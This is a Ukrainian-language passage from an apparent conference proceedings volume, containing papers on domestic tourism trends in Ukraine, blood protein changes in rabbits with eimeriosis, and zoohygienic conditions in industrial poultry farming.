У 2021 році в Україні залишався актуальним тренд відпочинку на природі. Це й не дивно, враховуючи підвищений інтерес до замських готелів та відпочинку на свіжому повітрі після карантинних заходів проти COVID-19. Крім того, українці подорожували на далекі відстані і локально: для розваг вони обирали найближчі до місця проживання замські туристичні комплекси та розважальні центри, які є чи не в кожному регіоні [4].

Друга тенденція – зростання популярності глемпінгу (термін походить від словосполучення «glamorous camping» – неологізму в туристичному бізнесі, який встиг стати світовим трендом). Це невеликі архітектурні споруди, зручні тим, що конструкція дозволяє швидко встановити їх у будь-яких мальовничих куточках, національних парках, де заборонено будівництво стаціонарних баз і готелів. Глемпінг поєднує в собі чарівність кемпінгу в обіймах природи зі зручностями та комфортом стаціонарного готелю. Розвага далеко не з дешевих і розрахована на туристів з достатком «вище середнього» [4].

Зі зростанням популярності відпочинку на природі вже у 2020 році багато готельєрів, які зберегли традиційні корпусні готелі, почали інвестувати в місця для глемпінгу, розміщуючи їх у наймальовничіших куточках України. В Інтернеті почалися кампанії з популяризації такого туризму. Тепер просто введіть запит: «Глемпінг в Україні» в будь-якій пошуковій системі і ви легко знайдете широкий вибір пропозицій з мальовничими краєвидами Карпат, Одеської, Київської областей та інших куточків країни [4].

Третім видом внутрішнього туризму є фототуризм, що найбільше користується попитом у теплу пору року, коли активно цвітуть рослини. Як і глемпінг, цей активний відпочинок сьогодні стає все більш популярним у всьому світі. В Україні він активізувався і розвивається, особливо завдяки вітчизняним користувачам соціальних мереж Instagram і Facebook. До першої групи, яка впевнено наздоганяє інших (за підрахунками 16 млн), приєдналося вже 15 млн осіб [4].

За словами Мар'яни Король, до війни «серед найвідвідуваніших природних об'єктів були Софіївський парк в Умані, Добропарк Київської області, парк «Олександрія» в Білій Церкві, парки в Тростянці та Качанівці, Буцький каньйон, що в Черкаській області. Більшість туристів брали екскурсії до Чернігова, Чигирини, Канева, Козелця, Батурина, Богуслава, Бук і Чорнобиля» [4].

Організатори фототурів, які збирають від десяти до двадцяти чоловік на кожну поїздку, також пропонують відвідати Закарпаття, Київський ботанічний сад, квітучі сакури Ужгорода й інші мальовничі куточки України. З наближенням періоду цвітіння кількість фототурів пропорційно зростає [4].

Згідно з аналітичними звітами компанії Google, в 2020 році переважна більшість пошукових запитів від українських користувачів була присвячена Бакоті. На другому місці – Рожеве озеро, яке стало справжнім відкриттям 2020 року. Не меншою популярністю користувалися національні парки Херсонської, Хмельницької областей, а також Буковини, Дністровського району та Приазов'я.

У 2020 – 2021 роках, згідно зі статистикою, зростання відвідуваності приазовських курортів (зокрема – Білосарайської Коси, Донецька область) склало 177%. У 2021 році багато хто відпочивав у гірській місцевості. У Закарпатті – інші програми: купання в термальних басейнах і чанах, дегустація закарпатських вин, продуктів місцевої кухні. Відвідування замків, прогулянки містами – Ужгород, Мукачево, Берегово, Хуст, Виноградів. Тури до Одеси – це екскурсії містом, відвідування Аккерманської фортеці, похід в одеські катакомби. Подорож Херсонською областю, зі свого боку, включає екскурсії до

Асканії-Нової, Олешківської пустелі, Рожевих озер, а також морський відпочинок у Скадовську та відвідування острова Джарилгач [4].

Голова Державного агентства розвитку туризму Мар'яна Олесків прогнозує зміну характеру внутрішнього туризму в Україні після війни, адже, на післявоєнне відновлення знадобиться деякий час.

У своєму ексклюзивному інтерв'ю агентству «Інтерфакс-Україна», відповідаючи на запитання, як війна вплине на внутрішній туризм в Україні, вона зазначила, що «коли закінчиться війна, і ми почнемо все відновлювати, зрозуміло, що внутрішній туризм економічно досить сильно «просяде». Звичайно, з часом він відновиться і дещо зміниться, багато хто захоче відвідати ті місця, які вже стали символами цієї війни. Якщо досі люди подорожували місцями козацької слави – в Холодний Яр, Черкаську область – Хортицю, – то до них додадуться місця нашої нинішньої слави» [2].

Голова Держтуризму наголосила, що важливо вже зараз створювати подібні туристичні програми, щоб українці розуміли, що сталося, і розповідали про боротьбу України і перемогу своїм дітям і онукам. Говорячи про види туризму в Україні, які будуть деякий час недоступні, Олесків заявила, що, на її думку, про пляжний туризм на якийсь час доведеться забути, оскільки триватиме розмінування, виказавши щирі сподівання на післявоєнне відновлення кількості пляжів до рівня початку 2014 року. [2].

Щодо зміни комунікаційної стратегії розвитку внутрішнього туризму в Україні після війни, Олесків зазначила, що «Мандруй Україною» залишиться як основне гасло, але паралельно з ним потрібно буде формулювати нові смисли на кшталт «Для чого ми подорожуємо Україною?» [2].

Голова Держтуризму зазначила, що «зараз війна змушує людей подорожувати по країні. Але, як не дивно, ця ситуація нас ще більше об'єднує. Коли говоримо про захід України, то сьогодні спільно з туристичним середовищем ми розробили екскурсійні тури, які є безкоштовними для тих, хто залишив свої будинки через війну. У ці екскурсії закладена історична складова для того, щоб краще пояснити людям ті періоди, які пережила Галичина, колись завойована комуністами. Наприклад, екскурсоводи розповідають про такі самі звірства в 1939 – 1941 роках, які зараз ми бачили в Бучі, Ірпені, Маріуполі, Харкові та інших містах і селах. На жаль, біль однаковий у всіх українців» [2].

Також Олесків повідомила, що після війни, коли на сході України стане безпечно, відомство має намір розвивати туризм в Донецькій і Луганській областях, створюючи там нові смисли, щоб туди поїхали туристи [2].

Поруч з цим Мар'яна Олесків вважає, що туризм – один з найпростіших і швидких способів залучити іноземні кошти в економіку України, стверджуючи, що «для в'їзного туризму після війни відкриваються великі можливості. Якщо ми почнемо правильно комунікувати, то люди до нас поїдуть через цікавість. На початку актуальними будуть маршрути, пов'язані з війною і знаковими післявоєнними локаціями. Це те, що стосуватиметься пізнавального туризму – «відвідати і побачити своїми очима». Далі нам потрібно буде показати, що ми ще можемо запропонувати... паралельно ми будемо показувати і іншу Україну –

гостинну, з неймовірною природою, старовинною культурою і неймовірно смачною їжею. Цей баланс буде збережений. Ми вже над цим працюємо» [3].

За словами глави Держтуризму, сьогодні весь світ захоплюється українським народом, і, говорячи про сміливість і героїзм людей, українській владі важливо вибудувати залученість іноземців в процес відновлення країни.

Олеськів заявила, що «гасло Stand with Ukraine, яке сьогодні для більшості іноземців звучить як заклик про допомогу у зустрічі біженців та лікуванні хворих, важливо надалі трансформувати в заклик відвідати і допомогти для того, щоб країна відновлювалася. Туризм – це один із найпростіших і швидких способів залучити іноземні кошти в економіку України» [3].

Держтуризм ще до війни розробив частину такої концепції – створення спеціальних туристичних зон для залучення в країну великого туристичного бізнесу. За концепцією передбачено зниження певних податків, спеціальні кредити для забезпечення інфраструктурних можливостей, маркетингова та інвестиційна підтримка, коли проєкт розвиватиметься в комплексі як курортна зона або туристичний маршрут [3].

Україна розпочала поступову зміну вектора розвитку з організації зовнішнього виїзного туризму на внутрішній туризм. Така переорієнтація від зовнішнього туризму до внутрішнього – це не лише стратегічний напрям розвитку України, це мультифункціональне завдання, яке потребує детального аналізу всіх його аспектів для успішного вирішення.

Отже, цілком очевидним є перспектива відновлення і подальшого розвитку внутрішнього туризму в Україні.

### Список літератури:

1. Бондаренко Ю. Г., Романюк Е. В. Стан та перспективи розвитку туристичної галузі в умовах пандемії. Journal of Lviv Polytechnic National University Series of Economics and Management Issues. Vol. 5, No. 1, 2021. Режим доступу: <https://science.lpnu.ua/sites/default/files/journal-paper/2021/may/23598/210488verstka-134-145.pdf>

2. Олеськів М. Після війни внутрішній туризм в Україні економічно сильно «просяде», а згодом дещо зміниться. Режим доступу: <https://interfax.com.ua/news/general/826786.html>

3. Олеськів М. Туризм – це один з найпростіших і найшвидших способів залучити іноземні кошти в економіку України. Режим доступу: <https://interfax.com.ua/news/investments/826791.html>

4. Складчиков В. Внутрішній туризм: де у 2021 році відпочивають українці. Режим доступу: <https://thepage.ua/ua/style/travel/vnutrishnij-turizm-v-ukrayini-aktualni-trendi-travnja-2021>

## ДИНАМІКА ЗМІН ПОКАЗНИКІВ ПРОТЕЇНОВОГО ОБМІНУ КРОЛІВ, ХВОРИХ НА ЕЙМЕРІОЗ З РІЗНИМ РІВНЕМ ІНТЕНСИВНОСТІ ІНВАЗІЇ

**Дуда Юлія,**

к.вет.н., доцент,

Дніпровський державний аграрно-економічний університет

**Корейба Людмила,**

к.вет.н., доцент,

Дніпровський державний аграрно-економічний університет

**Алексєєва Наталія,**

к.вет.н., доцент,

Дніпровський державний аграрно-економічний університет

Еймеріоз у кролів викликає декілька видів еймерій (*Eimeria spp.*) [1, 2]. Найчастіше зустрічається змішана форма захворювання: розвиток кишкового та печінкового кокцидіозів одночасно, що впливає негативно на показники якості отриманої м'ясної продукції [3–5]. Кров, як один з видів тканин внутрішнього середовища, має велике значення для життя організму тварин. Ця система тісно пов'язана з усім організмом і знаходиться під складною регулюючою дією гуморально-ендокринних і нервових механізмів [6, 7]. На думку багатьох вчених, вчасне розпізнання симптомів еймеріозу та негайний розпочаток його лікування дає шанс на збереження значної кількості поголів'я [8–11]. Викликані зміни в складі крові, що зумовлені дією токсичних речовин паразитуючими одноклітинними, можуть дати підставу для постановки раннього остаточного діагнозу.

У зв'язку з цим метою наших досліджень було вивчення впливу еймеріозу з різним рівнем інтенсивності інвазії на показники протеїнового обміну кролів.

Для проведення дослідження використали кролів-самців 3-4 місячного віку, каліфорнійської породи, відібраних за принципом аналогів у кролівничому господарстві ТОВ «Олбест» Дніпропетровської області. Тварини отримували збалансований стандартний гранульований комбікорм і воду без обмеження та утримувались в сітчастих одноярусних клітках у приміщенні, згідно з чинними ветеринарно-санітарними нормами. Ідентифікацію ооцист роду *Eimeria* проводили на підставі морфологічних характеристик, при цьому були виявлені такі види, як *Eimeria magna*, *E. media*, *E. perforans*, *E. stiedae* [12]. З метою визначити рівень ураженості кролів, їх екскременти досліджували за методом Мак Мастера [13]. Під час копрологічних досліджень нами встановлено, що хворі на еймеріоз кролі мали різний рівень інтенсивності інвазії (І): перша дослідна – низький рівень (І=823,9±112,9 ооцист в 1г фекалій), друга дослідна – високий рівень (І=69787,5±28479,3 ооцист в 1г фекалій). У фекаліях

контрольної групи тварин (здорові тварини) ооцист еймерій не виявляли. Зразки крові у кролів відбирали вранці, з крайової вушної вени. Лабораторні дослідження проводили в науково-дослідній лабораторії кафедри паразитології та ветсанекспертизи Дніпровського державного аграрно-економічного університету. Біохімічні дослідження крові проводили з використанням наборів реактивів фірми «Філісіт-Діагностика» (Україна, м. Дніпро). При роботі з тваринами дотримувалися вимог «Європейської конвенції щодо захисту хребетних тварин, які використовуються в експерименті та інших наукових цілях» (Страсбург, 18.03.1986 р.). Статистичну обробку експериментальних результатів здійснювали з використанням програми Microsoft Excel-10.

За впливу збудників *Eimeria magna*, *E. media*, *E. perforans*, *E. stiedae* у крові кролів були визначені зміни біохімічних показників крові, а саме показників протеїнового обміну (табл.).

Таблиця  
Показники протеїнового обміну кролів за еймеріозу ( $M \pm m$ ,  $n=5$ )

Показники	Здорові (контроль)	Хворі на еймеріоз	
		з низькою інтенсивністю інвазії	з високою інтенсивністю інвазії
Загальний протеїн, г/л	67,1±4,6	61,5±4,7	66,9±4,9
Альбуміни	г/л	39,7±3,2	36,0±3,1
	%	59,2±4,2	58,5±4,4
Глобуліни	г/л	27,4±2,9	25,5±2,8
	%	40,8±3,1	41,5±3,3
α-глобуліни, %	11,1±0,4	11,5±0,5	13,8±0,5
β-глобуліни, %	8,5±0,2	6,4±0,1	11,2±0,4*
γ-глобуліни, %	21,2±0,8	23,6±0,9	27,5±1,0**
Протеїновий коефіцієнт	1,4±0,1	1,4±0,1	0,9±0,1

\* $p < 0,05$ , \*\* $p < 0,01$  – порівняно із контрольними тваринами

В групі контрольних тварин рівень загального протеїну склав 67,1±4,6 г/л. При цьому вміст альбумінів знаходився на рівні 59,2±4,2%, глобулінів – 40,8±3,1%, зокрема α-глобулінів – 11,1±0,4%, β-глобулінів – 8,5±0,2%, γ-глобулінів – 21,2±0,8%, а протеїновий коефіцієнт – 1,4±0,1.

Показники протеїнового обміну кролів, хворих на еймеріоз, суттєво різнилися від відповідних показників здорових тварин, особливо з високою інтенсивністю інвазії. Так, у кролів з високим рівнем інтенсивності інвазії рівень альбумінів склав 31,8±2,8 г/л ( $p < 0,05$ ). У крові кролів з високою інтенсивністю інвазії виявляли збільшення глобулінової фракції до 35,1±3,3 г/л ( $p < 0,01$ ) або у відсотковому відношенні до 52,5±4,8% ( $p < 0,01$ ). Це відбулось переважно за рахунок зростання всіх фракцій глобуліну, особливо β-глобулінів – до 11,2±0,4% ( $p < 0,05$ ) і γ-глобулінів – до 27,8±1,0% ( $p < 0,01$ ). Отже, у крові хворих на еймеріоз кролів з високою інтенсивністю інвазії спостерігався нижчий вміст альбумінів на 19,9% ( $p < 0,05$ ), на фоні високого вмісту глобулінів – на 21,9% ( $p < 0,01$ ), β-

глобулінів – на 2,7% ( $p < 0,05$ ),  $\gamma$ -глобулінів – на 6,6% ( $p < 0,01$ ), порівняно зі здоровими тваринами.

Таким чином, динаміка зростання в крові хворих кролів вмісту глобуліну та його фракцій на тлі зниження альбумінів, безсумнівно, вказує на негативний розвиток суттєвих імунних реакцій організму за впливу збудників еймеріозу.

### Список літератури:

1. Трофімов М.М., Оніщенко Н.Г., Пасунькіна М.О. Епізоотологічні особливості еймеріозу кролів у господарствах АР Крим. Ветеринарна медицина. 2013. Вип. 97. С. 407–409.

2. Дуда Ю. В., Прус М. П., Литвиненко О. П. Науково-практичні рекомендації з діагностики та заходів боротьби з основними шлунково-кишковими паразитозами кролів. Дніпро. 2020. 52 с.

3. Shevchik R., Duda Y., Gavrulina O., Samoilyuk H. Impact of *Amaranthus hypochondriacus* in nutrition for rabbits on meat quality. Journal of the Hellenic Veterinary Medical Society. 2021. № 72(1). P. 2713–2722. DOI:<https://doi.org/10.12681/jhvms.26756>.

4. Дуда Ю. В., Прус М. П., Кунєва Л. В., Косянчук Н. І. Вплив кормової добавки на основі амаранту на показники білкового обміну кролів за еймеріозу. Проблеми зооінженерії та ветеринарної медицини. 2017. Вип. 35. Ч. 2. Т. 2. С. 42-47.

5. Дуда Ю. В. Вплив кормової добавки на основі амаранту на показники клітинного імунітету кролів за еймеріозу. Theoretical and Applied Veterinary Medicine. 2020. 8(1). С.13–19. URL: <https://doi.org/10.32819/2020.81003>.

6. Li P, Sun H and Tang H (2022) Editorial: Hypertension: Novel Mechanisms of Nervous and Humoral Regulation. Front. Pharmacol. 13:937673. doi: [10.3389/fphar.2022.937673](https://doi.org/10.3389/fphar.2022.937673).

7. Duda, Y. Y., Prus M. P., Shevchik R. S., Koreyba L. V., Mylostyvyi R. V., Samoiliuk V.V. Seasonal influence on biochemical blood parameters in males of Californian rabbit breed. Ukrainian Journal of Ecology. 2020. № 10(4). P. 262–268. DOI:[10.15421/2020\\_197](https://doi.org/10.15421/2020_197).

8. Enemark, H.L., Dahl, J. & Enemark, J.M.D. Significance of Timing on Effect of Metaphylactic Toltrazuril Treatment against Eimeriosis in Calves. Parasitol Res. 2015. 114. P. 201–212. <https://doi.org/10.1007/s00436-015-4526-8>.

9. Дуда Ю. В. Неспецифічна резистентність організму кролів за впливу асоціації збудників *Trichostrongylus axei* та *Eimeria* sp. Ветеринарія, технології тваринництва та природокористування. 2019. № 4. С. 50–54. <https://doi.org/10.31890/vtpp.2019.04.10>.

10. Прус М.П., Дуда Ю.В. Показники протеїнового обміну кролів за впливу асоціації спірохет і еймерій. Український часопис ветеринарних наук. 2019, 10(4). URL: <file:///C:/Users/admin/AppData/Local/Temp/13332-30010-2-PB.pdf>

11. Дуда Ю. В. Клітинний імунітет кролів за впливу асоціації паразитів (*Trichostrongylus axei* і *Eimeria* sp.). Науковий вісник Львівського національного університету ветеринарної медицини та біотехнологій імені С. З. Гжицького.



Серія: Ветеринарні науки. 2019. Т. 21. № 96. С. 8–13. URL: <https://doi.org/10.32718/nvlvet9602>.

12. Nermean Moamen Hussein, Soheir Ahmed Rabie, Wafaa Ade-Eldaiem Abuelwafa et al. Occurrence of Eimeria Species (Apicomplexa: Eimeriidae) in Domestic Rabbits (*Oryctolagus Cuniculus*) in Qena Governorate, Upper Egypt, with a Special Key, 20 October 2021, PREPRINT (Version 1) available at Research Square. <https://doi.org/10.21203/rs.3.rs-927932/v1>.

13. Пономар С.І., Гончаренко В.П., Соловійова Л.М. Довідник з диференціювання збудників інвазійних хвороб тварин / за ред. С.І. Пономаря. К.: Аграрна освіта, 2010. 327 с.

## **АНАЛІЗ ЗООГІГІЄНИЧНИХ УМОВ УТРИМАННЯ ТА ГОДІВЛІ В УМОВАХ ПРОМИСЛОВОГО ВЕДЕННЯ ПТАХІВНИЦТВА**

**Чечет Ольга Миколаївна**

кандидат ветеринарних наук, директор інституту  
Державний науково-дослідний інститут з лабораторної діагностики та  
ветеринарно-санітарної експертизи

**Коваленко В`ячеслав Леонідович**

доктор ветеринарних наук, професор, провідний науковий співробітник  
Державний науково-дослідний інститут з лабораторної діагностики та  
ветеринарно-санітарної експертизи

**Гайдей Ольга Сергіївна**

кандидат ветеринарних наук, старший науковий співробітник, заступник  
директора з наукової роботи  
Державний науково-дослідний інститут з лабораторної діагностики та  
ветеринарно-санітарної експертизи

Одним із найбільш перспективних напрямів тваринництва як в Україні, так і у всьому світі є птахівництво, продукція якого спрямована на забезпечення харчових потреб населення, та продовольчої безпеки держави, оскільки за порівняно незначних затратах праці та кормів дає за короткий час високоякісну продукцію (доросла птиця, молодняк птиці, інкубаційні та харчові яйця, продукти забою та переробки, пух та пір'я тощо), послід, що широко використовується не тільки в харчовій промисловості, а й у парфумерній, мікробіологічній промисловості та медицині. Наразі птахівництво – практично єдина галузь тваринництва, здатна в національному господарстві нарощувати обсяги виробництва і збільшувати кількість наявного поголів'я, що пов'язано, передусім, із біологічними особливостями птиці. Так, кури починають яйцекладку в 4,5 – 5 місяців, інкубація яєць курей триває лише 21 день, а курчата-бройлери в 49-денному віці цілком придатні для забою на м'ясо [1-3].

За даними Держстату, в 2019 році поголів'я птиці сільськогосподарських підприємств України становило 210,39 млн голів. У 2020 році поголів'я птиці в Україні скоротилося на 9,3 % – до 199,9 млн голів, упродовж 2021 року - збільшилося на 3,8 % – до 208,18 млн голів.

За промислового виробництва яєць і м'яса птиці використовують інтенсивні технології, складовими яких є сучасне енерго- та ресурсозберігаюче обладнання, повноцінна годівля, високопродуктивні яєчні та м'ясні кроси курей.

Важливу роль у вирощуванні та розведенні птиці відіграють умови утримання, годівля та санітарно-гігієнічні заходи. У середині 50-х рр. започаткували пошуки ефективних препаратів для стимуляції швидкості росту

молодняку. Ідея впровадження кормових антибіотиків у практику птахівництва була підтримана багатьма вченими, які рекомендували застосовувати біоміцин або технічні (калієві та натрієві) солі пеніциліну. Значним резервом зниження собівартості продукції птахівництва була і залишається наразі, розробка раціональних і найбільш ефективних методів годівлі птиці, пов'язаних з використанням повнораціонних, оптимізованих за складом і поживністю раціонів [1-3].

**Мета досліджень:** проаналізувати стан галузі птахівництва та зоогігієнічні умови утримання і годівлі птиці, за промислового ведення птахівництва.

**Матеріали та методи досліджень:** дослідження були проведені шляхом вивчення та аналізу існуючих зоогігієнічних умов утримання та годівлі птиці в умовах промислового ведення птахівництва.

**Результати досліджень.** Існує три системи утримання птиці: вигульна, підлогова й кліткова. Вигульна система – екстенсивне ведення птахівництва, за якого вплив зовнішніх сезонних факторів настільки сильний, що і виробництво продуктів птахівництва також має сезонний характер. За такого утримання несучок найбільшу кількість яєць отримують у II кварталі, менше – у III і ще менше (або зовсім не отримують) – у IV і I кварталах. Птиця утримується у природних умовах [2-5].

Утримання на підлозі без вигулів з регульованим мікрокліматом у приміщенні, «вирівнює» виробництво яєць впродовж року. Тепер існують кілька способів утримання птиці на підлозі, а саме: утримання на глибокій підстилці, на планковій або сітчастій підлозі. Утримання на глибокій підстилці передбачає вистилання підлоги приміщення підстилковим матеріалом шаром 5–12 см. Цей матеріал повинен мати високу теплоізоляційну та гігроскопічну властивість, бути не ураженим мікроскопічними грибами, достатньо сипучим, відносно дешевим, наприклад: солом'яну січку, тирсу, деревну стружку, лушпиння соняшникового насіння, сухий торф тощо. Використання глибокої підстилки для утримання птиці – менш ефективно через накопичення посліду, і утворення аміаку в пташнику, який важко видалити, навіть за допомогою примусової вентиляції, і який призводить до розмноження бактеріальної мікрофлори та розвитку респіраторних та шлунково-кишкових захворювань. Негативний вплив на птицю посилюється в осінньо-зимову пору, оскільки підвищується вологість повітря у пташниках, зростають затрати на їх обігрів тощо. Вологість підстилки має становити не більше 25 % [6, 7].

Кліткова система – птицю розміщують малими групами або навіть індивідуально. Це не лише полегшує спостереження за ними, а й допомагає вчасно вилучати хвору чи низькопродуктивну птицю.

Рух птиці, розміщеної в клітці, обмежений. Це має як позитивне, так і негативне значення. Встановлено, що продуктивна птиця, позбавлена можливості рухатися, споживає менше кормів порівняно з тією, яка утримується на підлозі. За даними різних авторів, економія становить від 10 до 15 %. Водночас кліткове утримання має негативний вплив на організм птиці: розвивається гіподинамія, внаслідок чого порушується обмін речовин, передусім

обмін кальцію. Хвороби, пов'язані з гіподинамією, в практиці часто називають клітковою втомою несучок [5-9].

Для вирощування птиці необхідні сприятливі умови мікроклімату: мікробне забруднення повітря, концентрація шкідливих газів, температура, відносна вологість повітря, освітленість та інсоляція, які є критичними чинниками для прибуткового птахівництва.

Значне накопичення мікрофлори в повітрі та на обладнанні пташників негативно впливають на організм птиці. Незважаючи на постійну роботу припливно-витяжної вентиляції, у повітрі пташника найбільш поширеними є такі мікроорганізми: *Escherichia coli*, *Streptococcus spp.*, *Staphylococcus aureus*, *Pseudomonas aeruginosa*, *Klebsiella*, *Proteus*, *Yersinia*, *Campylobacter*, *Clostridium* [7-9]. Як правило, домінує наявність кишкової палички. Мікробне забруднення повітря закритих приміщень залежить від якості їхнього прибирання, рівня освітленості, наявності ультрафіолетових променів, належної роботи вентиляції, каналізації.

Гранично допустимі концентрації шкідливих газів у повітрі приміщення складають вуглекислоти – 0,25 % за об'ємом, аміаку – 15 мг/м<sup>3</sup>, сірководню – 5 мг/м<sup>3</sup>. Особливо чутливі птахи до аміаку. Нормальна життєдіяльність можлива за наявності у повітрі 21 % кисню, а підвищення концентрації вуглекислоти в повітрі переносить важко. Якщо в повітрі концентрація вуглекислого газу сягне 20 %, птиця може загинути [7].

Важливим фактором впливу на фізіологічний стан птиці та продуктивні показники є температура у приміщенні. У перші дні у курчат відсутня терморегуляція, і тому їх самопочуття, рівень активності та процеси обміну цілком залежать від навколишньої температури. В цей момент навколишня температура повинна бути термонеутральною, тобто не викликати охолодження або перегрівання курчат. Область нейтральної температури для ододенних курчат є дуже вузькою: між мінімальною температурою 31°C і максимальною температурою 33°C. Надалі температура теплового комфорту зменшується щотижня на 2 – 3°C, оскільки птиця набирає масу (збільшується виділення тепла) і в неї з'являється оперення (поліпшується теплоізоляція птиці). У місячному віці температура в приміщенні становить 19 – 20°C з вологістю 65 – 70 %, яка є оптимальною [6-8].

Вологість повітря впливає на якісний та кількісний склад мікрофлори повітря, адаптаційні можливості організму птиці. Оптимальною вологістю для тварин є 40 – 80 %. Відносна вологість повітря впливає на тепловіддачу птиці: сухе повітря підсилює тепловіддачу, тому є потреба у додатковому підігріві, а вологе – погіршує тепловіддачу і може викликати перегріву [8].

Освітлення дозволяє ефективно регулювати рівень метаболізму, імунний статус курчат-бройлерів, стан їхньої серцево-судинної, кісток, ніг і здоров'я в цілому. Молодняку птиці в початковий період вирощування потрібна більш висока освітленість (не менше 20 Лк), ніж в подальшому, щоб курчата могли легко знайти воду та корм, освоїтися у пташнику. Через деякий час вони звикають до розміщення годівниць та напувалок і можуть орієнтуватися за меншого рівня освітленості. Тому освітленість може бути знижена до 10 Лк, а в

подальшому і до 5 Лк. Більш низька освітленість у цей період сприяє спокійній поведінці птиці та зниженню рівня канібалізму. В той же час занадто низька освітленість (менше 5 Лк) може призводити до хвороб органів зору з причини дегенерації сітківки ока та можливим розвитком міопатії, глаукоми, пошкодження кришталика і сліпоти, грудних наминів. Цілодобове освітлення викликає у птахів стан хронічного стресу, який проявляється у підвищеній смертності молодняку в другій половині вирощування [5, 7, 8].

Загальновідома зміцнююча дія сонячних променів під час моціону на ріст тварин, регенерацію тканин та підвищення опірності організму до інфекційних агентів.

Для ведення землеробства, виробництва безпечних продуктів харчування і вирощування кормів для тварин має велике значення якість ґрунтів. Достатній вміст гумусу в ґрунті повинен складати понад 2 %. Головною умовою є відсутність у ґрунтах забруднень токсичними речовинами [8, 9].

Годувати птицю потрібно тільки доброякісними повноцінними кормами за раціонами, що відповідають її вікові та напрямку продуктивності, способі утримання згідно із затвердженими технологічними нормами для птиці. Годівля повинна забезпечити інтенсивний їх ріст, швидке і хороше оперення, високу збереженість і одержання м'яса високої якості за мінімальних затрат кормів на одиницю приросту. Раціони є висококалорійними і містять мінімальну кількість клітковини. Включають в себе не менш як два зернових компонента, білкові корми рослинного і тваринного походження, а також мінеральні добавки. Протеїнова частина раціону містить не менше як 70 % білків рослинного і 30 % тваринного походження. Основу раціону на 40 – 60 % становить кукурудза, як найбільш високоенергетичний зерновий корм. Ячмінь вводять в комбікорм не більше 15 – 20 %. Кількість клітковини не повинна перевищувати 3 – 4 %, оскільки вона погано перетравлюється курчатами і повністю виводиться з організму в незмінному стані. Разом з нею, як правило, видаляються травні соки, що вбираються в неї, і частина перетравних поживних речовин комбікорму. Це призводить до зниження інтенсивності росту молодняку і збільшення витрати корму на один кілограм приросту. Як джерело протеїну для приготування комбікормів використовують корми рослинного походження – макухи і шроти (соєві, соняшникові), а корми тваринного походження (рибне, м'ясо-кісткове, кров'яне, пир'яне борошно, казеїн, сухі молочні відвійки). Курчатам обов'язково дають мінеральні корми: крейду, черепашку, кісткову муку. Їх подрібнюють і вводять в мішанки по 2-3 г на голову в день з 5-денного віку. З перших днів у годівниці насипають дрібний гравій. Мінеральні речовини краще засвоюються за згодовування вітаміну D. Дрібний гравій (розмір часток 2 - 5 мм) посилює моторну діяльність мускульного шлунку і підвищує на третину засвоєння кормів, особливо зернових. На 100 голів кладуть раз на тиждень від 200 до 500 г гравію [3, 5, 9].

Птицю напувають чистою водою, що відповідає санітарному стандарту на питну воду. Температури води складає  $20 \pm 2^\circ\text{C}$ . Доступ до води повинен бути постійний. Недостатнє споживання води призводить до зниження середньодобового приросту живої маси тіла птиці. За високої зовнішньої

температури птах більше п'є води. Потреба у воді зростає на 6,5 % на кожен 1°C, починаючи з позначки 21°C.

Після прийняття Директиви Ради 1999/74/ЄС від 19.07.1999 року щодо встановлення мінімальних стандартів для захисту курей-несучок в Європі почався процес трансформації діючих птахофабрик до нових вимог стандартів добробуту курей-несучок. Україна також взяла на себе міжнародне зобов'язання привести свої національні вимоги до європейських стандартів. Наразі Мінекономіки розроблено Проєкт наказу «Про затвердження Вимог до благополуччя сільськогосподарських тварин під час їх утримання», яким, зокрема, встановлені підвищені вимоги до утримання курей-несучок. У багатьох країнах світу діє закон щодо захисту тварин від жорстокого поводження, що передбачає адміністративну та кримінальну відповідальність. В Україні діє закон України №3447 «Про захист тварин від жорстокого поводження» [4].

До альтернативних систем утримання курей несучок відносяться системи підлогового та вольєрного типів. Системи підлогового утримання птиці бувають: на глибокій підстилці, коли вся поверхня суцільної підлоги покрита тирсою; підлогова комбінована, коли сполучаються решітчаста (сітчаста) підлога з суцільно вкритою підстилкою (1/3 решітчаста підлога + 2/3 суцільна підлога; 1/2 решітчаста підлога + 1/2 суцільна підлога; 2/3 решітчаста підлога + 1/3 суцільна підлога); підлогова решітчаста, коли вся підлога являє решітчасту або сітчасту поверхню. Такий тип утримання застосовується рідко з причин великої вартості, незручності обслуговування та складності спостереження за птицею [6-9].

Вольєрні системи утримання являють собою утримання птиці на багатоярусній підлозі. Передбачає утримання птиці у пташнику на 2-3 ярусах сітчастих чи решітчастих підлог з відповідною кількістю рівнів розміщення годівниць, напувалок тощо, і в той же час вільне її переміщення по площі та висоті приміщення. В Україні в птахівницьких підприємствах зараз не застосовується з причин високої вартості обладнання та меншої економічної ефективності виробництва для оснащених кліткових батарей [6-8].

**Висновки.** Проаналізована інформація свідчить, що для успішного розвитку промислового птахівництва є дотримання технології вирощування згідно з санітарно-гігієнічними вимогами (температура, вологість повітря, концентрація шкідливих газів у приміщенні, освітленість та інсоляція). Оптимальною вологістю повітря у пташнику є 40 – 80 %, а концентрація шкідливих газів, а саме вуглекислого газу – 0,25 % за об'ємом, якщо цей показник сягне 20 %, може призвести до загибелі птиці. Оскільки, птиця дуже чутлива до порушення технології вирощування, зміни параметрів мікроклімату в пташниках може спровокувати цілу низку патологічних станів, підвищити собівартість продукції на 15 – 20 % через зменшення приросту живої маси та зниження збереженості поголів'я птиці. Тому, проведення систематичного контролю санітарно-гігієнічних показників – запорука ефективного ведення сучасного птахівництва.

**Перспективи подальших досліджень.** Для покращення промислового ведення птахівництва необхідно забезпечити максимально природні умови існування птиці, які б відповідали підвищеним вимогам стандартів. Високу продуктивність сільськогосподарської птиці можна досягти, створивши належні

умови утримання та збалансованої годівлі, відповідно до фізіологічних особливостей організму. А розробка системи санітарно-гігієнічних заходів та годівлі із застосуванням комплексу пробіотичних препаратів, забезпечить підвищення продуктивності.

### Список літератури

1. Ивко И.И., Мельник В.А., Кульбаба С.В., Дуюнов Э.Э. Микроклимат птичников: основные понятия, параметры и их влияние на продуктивность птицы и экологическую безопасность производства // Птахівництво: Міжвід. тематич. наук. збірник ІІ УААН. – 2005. – С. 51 – 62.

2. Ветеринарно-санітарні правила для птахівничих господарств та вимоги до їх проектування: затверджені наказом головного державного інспектора ветеринарної медицини від 05.07.01 №53 та зареєстровані в Міністерстві юстиції України 05.07.01 за №565/5756.

3. Єгоров Б. В., Селина Н. А. Утримання сільськогосподарської птиці різних видів//Птахівництво.- 2004.- №6. -С.47.

4. Закон України № 3447 - IV “Про захист тварин від жорстокого поводження”/ Відомості Верховної Ради України. – Офіц. вид. – 2006. - № 27. – С. 990, ст. 230. – (Бібліотека офіційних видань).

